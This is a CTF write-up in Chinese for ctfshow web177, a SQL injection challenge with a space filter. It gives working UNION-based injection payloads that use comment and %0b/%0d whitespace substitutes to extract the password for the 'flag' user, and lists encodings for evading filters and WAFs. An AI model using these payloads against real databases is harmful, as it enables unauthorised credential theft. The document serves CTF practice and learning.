ctfshow web177
用法:复制本模板到对应漏洞文件夹,重命名(如
web5_命令执行绕过.md),然后填写。
- 题号:web177
- 难度:⭐
- 考点:如 SQL 注入(空格过滤的绕过)
- 日期:2026-9-14
题目描述

解题思路
SQL过滤绕过的思路 1.用 and or 判断 999’ or username=‘flag //直接查找有没有叫flag的字段;
2.考虑符合 把=替换成like: 999’ or username like ‘%flg%
3.考虑联合查询
999’ union select 1,2,3%23
4.考虑过滤掉了空格 1.要知道哪些地方可以不用空格 2.要知道可以用什么代替空格,如// %0b 字段/表。。。 999’//union//select//1,2,3%23 //能查到了 999’union//select//1,2,3%23 //也能查到 999’union/**/select'1’,2,3%23 //把1用单引号括起来也能替换空格 999’union%0bselect'1’,2,3%23 //用换行替换空格 结论:过滤掉了空格
5.构造语句查询需要的数据
999’union//select//1,(selectpasswordfromctfshow_userwhereusername=‘flag’),3%23 //字段和表可用反引号``,这样减少空格;
以上就是payload
payload也可以
999’union//select//1,(select//group_concat(password)//fromctfshow_user),3%23 //把所有密码显示为一行
Payload / 关键操作

999'union%0dselect%0d1,(select%0dpassword%0dfrom%0dctfshow_user%0dwhere%0dusername='flag'),3%23
复现截图
对应小迪课程章节
SQL注入
踩坑记录 / 复盘
%0b URL解码 → 十进制11,ASCII:垂直制表符 VT
十六进制: 0B
字符:\v 垂直制表
✅CTF注入用途:用来绕过空格过滤,代替空格
同类空格替代: %09 (tab)、 %0a (换行)、 %0c (换页)、 %0d (回车)、 %0b (垂直制表)
⚠️注意:部分WAF会拦截%0b,mysql新版本有些场景不认。